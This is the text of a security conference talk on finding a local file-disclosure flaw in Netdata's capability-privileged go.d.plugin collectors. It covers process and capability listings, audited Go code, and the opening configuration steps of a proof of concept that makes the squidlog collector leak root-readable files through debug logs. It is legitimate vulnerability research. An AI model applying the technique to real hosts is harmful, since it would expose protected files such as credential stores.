NETDATA

Reading Between the Logs:

Turning Netdata Collectors into a Root File Oracle

Jack Taubl

BSides NoVA · October 2026

whoami

- Jack Taubl **(ice-wzl)**
- Software Engineer · Vulnerability Researcher
- MSc Computer Science, Merrimack College
- 7 CVEs · OSCP · CPTS · CRTO
- GIAC Advisory Board · 6 SANS certifications
- Hacknetics creator: https://book.ice-wzl.xyz

Socials:

- X: **@ice_wzl_cyber**
- GitHub: **ice-wzl**


What is Netdata

- Open Source: https://github.com/netdata/netdata
- Popular: 

- **"Real-time infrastructure monitoring"**
- Collectors ingest metrics and logs from many sources
- Deployed with privileged access
- Paid, enterprise options available

Why it matters

The more an agent can see, the more important its trust boundaries become.



A picture is worth…



How do you find a bug within a million lines of code?

1 → Map trust boundaries

2 → Research past scars

3 → Form a hypothesis

4 → Audit the right code

Nothing interesting? Refine your hypothesis and repeat.

Who is running **what?**

```
ps -elf --forest
--snip--
4 S root       19838       1  /usr/lib/systemd/systemd-journald netdata
4 S netdata    19851       1  /usr/sbin/netdata -P /run/netdata/netdata.pid -D
0 S netdata    19856   19851   \_ /usr/sbin/netdata --special-spawn-server
0 S netdata    20080   19851   \_ bash /usr/libexec/netdata/plugins.d/tc-qos-helper.sh 1
4 S netdata    20098   19851   \_ /usr/libexec/netdata/plugins.d/systemd-journal.plugin 1
4 S netdata    20106   19851   \_ /usr/libexec/netdata/plugins.d/debugfs.plugin 1
0 S root       20119   19851   \_ /usr/libexec/netdata/plugins.d/network-viewer.plugin 1
0 S netdata    20120   19851   \_ /usr/libexec/netdata/plugins.d/go.d.plugin 1
4 S netdata    20124   19851   \_ /usr/libexec/netdata/plugins.d/apps.plugin 1
4 S root       20126   19851   \_ /usr/libexec/netdata/plugins.d/ebpf.plugin 1
```

What can Netdata read that netdata can't?

```
root@VR:/opt/netdata-notes# su -s /bin/bash netdata
netdata@VR:/opt/netdata-notes$ id
uid=997(netdata) gid=973(netdata) groups=973(netdata),4(adm),13(proxy)
netdata@VR:/opt/netdata-notes$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

The username isn't the whole story

- Linux capabilities split traditional root privileges into discrete permissions
- **cap_dac_read_search**: Bypass normal file read and directory read/search permission checks

```
sudo getcap -r / 2>/dev/null
--snip--
/usr/libexec/netdata/plugins.d/go.d.plugin cap_dac_read_search,cap_net_admin,cap_net_raw=eip
```

The attack surface is backwards…

Typical exploitation flow:

Web application → untrusted user input → api → database

Netdata exploitation flow:

Host data → privileged collectors → Netdata → dashboard


↑

Interesting boundary

What is the dangerous trust boundary?

netdata user→ privileged collector → root readable data

Past Scars


file ownership and permissions, RPM consistency with
SETUID bit... #6619
Closed
#7632
web files should be
0644 #4173
Closed
Local Privilege Escalation in Netdata Agent Windows installer via PowerShell Profile Hijack in MSI Repair
GHSA-8hxv-2mg6-ggw5 published on Sep 2 by Ferroin
Local Privilege Escalation in Netdata Windows Agent installer via MSI Repair Execution
GHSA-jmv4-pq25-crvv published on Sep 2 by Ferroin
ndsudo: local privilege escalation via untrusted search path
GHSA-pmhq-4cxq-wj93 published on Apr 12, 2024 by Ferroin
set suid on plugins
local privilege escalation via untrusted search path
High
Ferroin published GHSA-pmhq-4cxq-wj93 on Apr 12, 2024

Past issue theme?

Paths · permissions · environment · privileged helpers

Turning History into a Hypothesis

We know:

1. Netdata has privileged plugins
2. Netdata user/group can execute some of them
3. Previous bugs involved user influence over privilege behavior

So…

Can we make a privileged collector process something we control?

go.d.plugin

```
Usage:
  go.d [OPTIONS] [update every]

Application Options:
  -m, --modules=    module name to run (default: all)
  -j, --job=        job name to run
  -c, --config-dir= config dir to read
  -w, --watch-path= config path to watch
  -d, --debug       debug mode
  -v, --version     display the version and exit

Help Options:
  -h, --help        Show this help message
```

Normally launched by Netdata

Can be invoked directly

What is it?

"Collects metrics from databases, middleware, services, APIs, and infrastructure components using built-in collectors" - Netdata docs


https://learn.netdata.cloud/docs/developer-and-contributor-corner/external-plugins/go.d.plugin

go.d.plugin Collectors

- Collector / Module used interchangeably in documentation
- "**Something we want to monitor**": web_log module collects nginx logs
- Collectors found to be vulnerable:
    - squidlog
    - prometheus
    - httpcheck
    - web_log


How do we audit code?


- Function audit blocks
- Sections:
    - What:
    - WCGW:
    - Relationships:
    - Initialization issues: (N/A for golang)



My Favorite Auditing Plugins

- Everything in the Visual Studio Code Marketplace





```go
func (c *Collector) createParser() error {
    c.Debug("starting parser creating")

    const readLinesNum = 100

    lines, err := logs.ReadLastLines(c.file.CurrentFilename(), readLinesNum)
    if err != nil {
        return fmt.Errorf("failed to read last lines: %v", err)
    }

    var found bool
    for _, line := range lines {
        if line = strings.TrimSpace(line); line == "" {
            continue
        }
        c.Debugf("last line: '%s'", line)

        c.parser, err = c.newParser([]byte(line))
        if err != nil {
            c.Debugf("failed to create parser from line: %v", err)
            continue
        }
```



```go
func (c *Collector) createParser() error {
    c.Debug("starting parser creating")

    const readLastLinesNum = 100

    lines, err := logs.ReadLastLines(c.file.CurrentFilename(), readLastLinesNum)
    if err != nil {
        return fmt.Errorf("failed to read last lines: %v", err)
    }

    var found bool
    for _, line := range lines {
        if line = strings.TrimSpace(line); line == "" {
            continue
        }

        c.Debugf("last line: '%s'", line)

        c.parser, err = logs.NewParser(c.ParserConfig, c.file)
        if err != nil {
            c.Debugf("failed to create parser from line: %v", err)
            continue
        }
```

```
27  func (c *Collector) createParser() error {
```

User 3 weeks ago

What:

Reads up to the last 100 lines from CurrentFilename().
Iterates over each line, trims whitespace, and skips empty lines.
Logs each candidate line with Debugf before attempting to parse it.
Creates a parser using ParserConfig and the current file.
Attempts to parse and verify each line.
Stops after the first line that successfully parses and verifies.
Returns an error if no valid line is found.

WCGW:

If an attacker can influence CurrentFilename() to reference an arbitrary file readable by the Netdata process, file contents may be exposed through debug logging.

```
27  func (c *Collector) createParser() error {
```

User 3 weeks ago

file readable by the Netdata process, file contents may be exposed through debug logging.

Each non-empty line is logged before parsing or validation, so the target file does not need to contain valid log data.

Disclosure is limited to the lines processed before a valid line is found, with at most the last 100 lines considered.

Requires debug logging to be enabled and the attacker to have access to the resulting debug logs.

Relationships:
logs.ReadLastLines()
logs.NewParser()

Profit???

- Set up the required directory structure
- Handled by the POC

```
tree /tmp/godconf/
/tmp/godconf/
├── go.d
│   ├── squidlog.conf
│   └── vnodes
└── go.d.conf
```

Profit???

- Enable the squidlog collector

```
cat /tmp/godconf/go.d.conf
enabled: yes
default_run: no
max_procs: 1

modules:
  squidlog: yes
```

Profit???

